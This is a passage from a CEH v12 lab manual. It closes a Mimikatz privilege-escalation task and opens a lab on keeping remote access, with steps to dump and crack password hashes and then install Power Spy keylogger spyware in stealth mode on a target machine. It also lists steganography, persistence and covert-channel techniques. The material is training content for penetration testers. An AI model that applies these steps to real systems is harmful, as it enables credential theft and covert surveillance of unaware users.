




50. You can see that if we try to login with the old password (**Pa\$\$word**) we are getting error **The password is incorrect. Try again.**

51. Click **OK**, and login with **password** as a password which we have changed using mimikatz.





52. You will be able to login successfully using the changed password.

53. This concludes the demonstration of how to escalate privileges to gather Hashdump using Mimikatz.

54. Close all open windows and document all the acquired information.

55. Now, before proceeding to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section. If a **Finish Event** pop-up appears, click on **Finish**.

Lab 3: Maintain Remote Access and Hide Malicious Activities

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego and StegOnline
- Maintain persistence by abusing boot or logon autostart execution
- Maintain domain persistence by exploiting Active Directory Objects



Privilege escalation and maintain persistence using WMI
Covert channels using Covert_TCP

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Task 1: User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Here, we will perform user system monitoring and surveillance using Power Spy.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, **Power Spy**) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

This task only works if the target machine is turned **ON**

You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes

On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords

Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode

The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities

After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)


For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2019**).

Here, we are using **Windows Server 2019** as the target machine, because, in this system, **Jason** has administrative privileges.


1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine.

2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

